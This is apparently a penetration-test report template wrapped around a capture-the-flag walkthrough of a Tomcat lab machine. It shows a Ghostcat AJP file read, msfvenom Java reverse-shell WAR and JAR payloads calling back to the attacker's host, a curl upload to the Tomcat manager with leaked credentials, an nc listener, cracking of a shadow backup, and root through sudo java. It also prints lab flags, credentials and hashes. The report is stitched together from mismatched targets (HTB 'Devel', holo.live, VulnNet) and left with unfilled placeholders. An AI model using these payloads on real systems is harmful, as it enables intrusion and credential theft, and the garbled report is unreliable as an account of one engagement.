
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

IP can change during engagement:

```
export TargetIP=10.10.0.11
```

VulnNet Entertainment works with the best and this is why they choose you again to perform a penetration test of their newly deployed service. Get ready!

Start Machine

- Difficulty: Medium
- Web Language: Java

A new machine means a new web implementation. Foothold should be rather easy-going as long as you connect the dots. Privilege escalation might depend on your Java knowledge, don't worry though, I'm rather a person who avoids Java and I still had a lot of fun working on this machine.


We get a nice intro to our box. Lets get to work. We are going to start of with an `Nmap` scan, so we can see what our target has hosting and what we can learn from it.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT     STATE SERVICE REASON         VERSION
8009/tcp open  ajp13   syn-ack ttl 61 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http    syn-ack ttl 61 Apache Tomcat 9.0.30
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
```

We decided to look at the webpage and see what its holding



We can see its Tomcat and we have a version as well. Nice.
Let see what other files this site might hold

```
dirsearch -u
```

```
[01:08:28] 302 -    0B  - /host-manager/  ->  /host-manager/html
[01:08:28] 401 -    2KB - /host-manager/html
[01:08:29] 200 -   11KB - /index.jsp
[01:08:35] 302 -    0B  - /manager  ->  /manager/
[01:08:35] 302 -    0B  - /manager/  ->  /manager/html
[01:08:35] 401 -    2KB - /manager/html/
[01:08:35] 401 -    2KB - /manager/html
```

Looks like we have a log in page, We do need CC so we can get in to the Tomcat dashboard so lets do some googling on this version of tomcat and see what comes of it.

Discovery

#CVE-2020-10487 & #CVE-2020-1938
Resource: https://www.00theway.org/2020/02/22/ajp-shooter-from-source-code-to-exploit/
Tool: https://github.com/00theway/Ghostcat-CNVD-2020-10487

```
python3 ./ajpShooter.py http://10.10.0.11:8080 8009 /WEB-INF/web.xml read
```


Screenshot: (Find entire scans in appendix)

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/Ghostcat-CNVD-2020-10487]
└─$ python3 ./ajpShooter.py http://10.10.0.11:8080 8009 /WEB-INF/web.xml read

      _    _          __ _                  _
     /_\  (_)_ __    / _\ |__   ___   ___ | |_ ___ _ __
    //_\\ | | '_ \   \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
   /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
   \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
        |__/|_|
                                                  00theway,just for test


[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1977-1612105570000"
[<] Last-Modified: Sun, 31 Jan 2021 15:06:10 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1977

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at
```

Username and Password

```
webdev:Hgj3LA$02D$Fa@21
```

He had to dance here for a min but when I tried to log into the directory `/manager/html` and attempted to log in it failed but when I went to `/host/manager/html` I could log in.



After much time I still cant upload anything. We still had the command line interface access to the web application so i decided to create a malicious war file using msfvenom which i could later upload to the web application.

Initial Foot hold

First we create our evil .war file for #Tomcat

```
msfvenom -p java/shell_reverse_tcp lhost=10.13.1.3
lport=443 -f war -o rev.10.13.1.3-443.war
```


Then we need to upload it to tomcat

```
sudo curl -u 'webdev:Hgj3LA$02D$Fa@21'
http://10.10.0.11:8080/manager/text/deploy?path=/webshell
--upload-file rev.10.13.1.3-443.war
```

We set up a listener

```
sudo rlwrap nc -lvnp 443
```

Then we look at the file via browser.



Proof of user

N/A

Hostname1

I wanted to check with `linux-exploit-suggester`

```
web@vulnnet-dotjar:/tmp/test$ chmod +x linux_exploit-suggester.sh
chmod +x linux_exploit-suggester.sh
web@vulnnet-dotjar:/tmp/test$ ./linux_exploit-suggester.sh
./linux_exploit-suggester.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

73 kernel space exploits
43 user space exploits

Possible Exploits:

cat: write error: Broken pipe
[+] [CVE-2017-0358] ntfs-3g-modprobe

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
   Exposure: less probable
   Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/41356.zip
   Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.

web@vulnnet-dotjar:/tmp/test$
```

That did not work so we went back to looking through each directory and we found under /var/backups a file that we can take a look at.

```
web@vulnnet-dotjar:/var/backups$ dir
dir
alternatives.tar.0        dpkg.diversions.0       dpkg.status.1.gz
alternatives.tar.1.gz     dpkg.diversions.1.gz    dpkg.status.2.gz
apt.extended_states.0     dpkg.diversions.2.gz    dpkg.status.3.gz
apt.extended_states.1.gz  dpkg.diversions.3.gz    group.bak
apt.extended_states.2.gz  dpkg.statoverride.0     gshadow.bak
dpkg.arch.0               dpkg.statoverride.1.gz  passwd.bak
dpkg.arch.1.gz            dpkg.statoverride.2.gz  shadow-backup-alt.gz
dpkg.arch.2.gz            dpkg.statoverride.3.gz  shadow.bak
dpkg.arch.3.gz            dpkg.status.0
web@vulnnet-dotjar:/var/backups$
```

We are going to move the `shadow-backup-alt.gz` to the `/tmp` folder and unzip it.

```
gunzip shadow-backup-alt.gz
```

```
web@vulnnet-dotjar:/var/backups$ dir
dir
alternatives.tar.0        dpkg.diversions.0       dpkg.status.1.gz
alternatives.tar.1.gz     dpkg.diversions.1.gz    dpkg.status.2.gz
apt.extended_states.0     dpkg.diversions.2.gz    dpkg.status.3.gz
apt.extended_states.1.gz  dpkg.diversions.3.gz    group.bak
apt.extended_states.2.gz  dpkg.statoverride.0     gshadow.bak
dpkg.arch.0               dpkg.statoverride.1.gz  passwd.bak
dpkg.arch.1.gz            dpkg.statoverride.2.gz  shadow-backup-alt.gz
dpkg.arch.2.gz            dpkg.statoverride.3.gz  shadow.bak
dpkg.arch.3.gz            dpkg.status.0
web@vulnnet-dotjar:/var/backups$ cd /tmp
cd /tmp
web@vulnnet-dotjar:/tmp$ ls
ls
hsperfdata_web
shadow-backup-alt
systemd-private-0f957de8c05848d8897612fa675e2cd9-systemd-resolved.service-NxwKEM
systemd-private-0f957de8c05848d8897612fa675e2cd9-systemd-timesyncd.service-KseIvW
test
web@vulnnet-dotjar:/tmp$ cat shadow-backup-alt
cat shadow-backup-alt
root:$6$FphZT5C5$cH1.ZcqBlBpjzn2k.w8uJ8sDgZw6Bj1NIhSL63pDLdZ9i3k41ofdrs2kfOBW7cxdlMexHZKxtU
```

Let take the John

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
kali@kali: ~/Desktop/Target/Artifact 128x24
┌──(kali㉿kali)-[~/Desktop/Target/Artifact]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
794613852        (jdk-admin)
```

We recover the password and then we su as the user

Proof of user

```
web@vulnnet-dotjar:/tmp$ su jdk-admin
su jdk-admin
Password: 794613852

jdk-admin@vulnnet-dotjar:/tmp$ whoami                          whoami
whoami
jdk-admin
jdk-admin@vulnnet-dotjar:/tmp$ hostname                        hostname
hostname
vulnnet-dotjar
jdk-admin@vulnnet-dotjar:/tmp$ ip add                          ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9b:c1:ce:ab:e1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.0.11/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3404sec preferred_lft 3404sec
    inet6 fe80::9b:c1ff:fece:abe1/64 scope link
       valid_lft forever preferred_lft forever
jdk-admin@vulnnet-dotjar:/tmp$
```

User.txt

```
THM{1ae87fa6ec2cd9f840c68cbad78e9351}
```

After checking our `#PE_Linux_Sudo_l_java` we see we have that power

```
sudo -l
Password: 794613852

Matching Defaults entries for jdk-admin on vulnnet-dotjar:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jdk-admin may run the following commands on vulnnet-dotjar:
    (root) /usr/bin/java -jar *.jar
```

We create a jar file

```
msfvenom -p java/shell_reverse_tcp LHOST=10.13.1.3
LPORT=443 -f jar > revers.jar
```

Then move it back to our target and run it

```
sudo /usr/bin/java -jar revers.sudo /usr/bin/java -jar revers.jar
```

```
jdk-admin@vulnnet-dotjar:/tmp$ sudo /usr/bin/java -jar revers.sudo /usr/bin/java -jar revers.jar
sudo /usr/bin/java -jar revers.jar
```

```
kali@kali: ~/Desktop/Target/Exploit/priv 158x12
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/priv]
└─$ sudo rlwrap nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.0.11] 53430
whoami
root
hostname
vulnnet-dotjar
```

Proof of root.txt

```
root@vulnnet-dotjar:~# cat root.txt              cat root.txt
cat root.txt
THM{464c29e3ffae05c2e67e6f0c5064759c}
root@vulnnet-dotjar:~# whoami                 whoami
whoami
root
root@vulnnet-dotjar:~# hostname               hostname
hostname
vulnnet-dotjar
root@vulnnet-dotjar:~# ip add                 ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9b:c1:ce:ab:e1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.0.11/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3415sec preferred_lft 3415sec
    inet6 fe80::9b:c1ff:fece:abe1/64 scope link
       valid_lft forever preferred_lft forever
root@vulnnet-dotjar:~#
```

root.txt

```
THM{464c29e3ffae05c2e67e6f0c5064759c}
```

Removal of Tools

---

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp

10. /dev/shm

11. /home/username/

12. /home/username/Downloads

13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
webdev	Hgj3LA02DFa@21	Exploit provide LFI

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.10.0.11 --min-rate 5000
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03
00:12 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:12
Completed Parallel DNS resolution of 1 host. at 00:13,
```

```
2.01s elapsed
Initiating SYN Stealth Scan at 00:13
Scanning 10.10.0.11 [65535 ports]
Discovered open port 8080/tcp on 10.10.0.11
Discovered open port 8009/tcp on 10.10.0.11
Completed SYN Stealth Scan at 00:13, 13.86s elapsed
(65535 total ports)
Initiating Service scan at 00:13
Scanning 2 services on 10.10.0.11
Completed Service scan at 00:13, 8.03s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.0.11.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 3.71s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.79s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
Nmap scan report for 10.10.0.11
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 00:13:00 EDT for 27s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
8009/tcp open  ajp13   syn-ack ttl 61 Apache Jserv
(Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http    syn-ack ttl 61 Apache Tomcat
9.0.30
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.73
seconds
           Raw packets sent: 67443 (2.967MB) | Rcvd:
66352 (2.654MB)
```

Exploit Output

```
python3 ./ajpShooter.py http://10.10.0.11:8080 8009 /WEB-INF/web.xml read


       _    _          __ _                  _
      /_\  (_)_ __   / _\ |__   ___   ___ | |_ ___ _ __
     //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
    /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
    \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
        |__/|_|

00theway,just for test



[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1977-1612105570000"
[<] Last-Modified: Sun, 31 Jan 2021 15:06:10 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1977

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
```

```
  this work for additional information regarding
copyright ownership.
  The ASF licenses this file to You under the Apache
License, Version 2.0
  (the "License"); you may not use this file except in
compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in
writing, software
  distributed under the License is distributed on an "AS
IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either
express or implied.
  See the License for the specific language governing
permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee

http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>VulnNet Entertainment</display-name>
  <description>
     VulnNet Dev Regulations - mandatory
```

```
1. Every VulnNet Entertainment dev is obligated to follow
the rules described herein according to the contract you
signed.
2. Every web application you develop and its source code
stays here and is not subject to unauthorized self-
publication.
-- Your work will be reviewed by our web experts and
depending on the results and the company needs a process
of implementation might start.
-- Your project scope is written in the contract.
3. Developer access is granted with the credentials
provided below:

    webdev:Hgj3LA$02D$Fa@21

GUI access is disabled for security reasons.

4. All further instructions are delivered to your
business mail address.
5. If you have any additional questions contact our staff
help branch.
  </description>

</web-app>
```

Hashes found

```
root:$6$FphZT5C5$cH1.ZcqBlBpjzn2k.w8uJ8sDgZw6Bj1NIhSL63pD
LdZ9i3k41ofdrs2kfOBW7cxdlMexHZKxtUwfmzX/UgQZg.:18643:0:99
999:7:::
jdk-
admin:$6$PQQxGZw5$fSSXp2EcFX0RNNOcu6uakkFjKDDWGw1H35uvQza
H44.I/5cwM0KsRpwIp8OcsOeQcmXJeJAk7SnwY6wV8A0z/1:18643:0:9
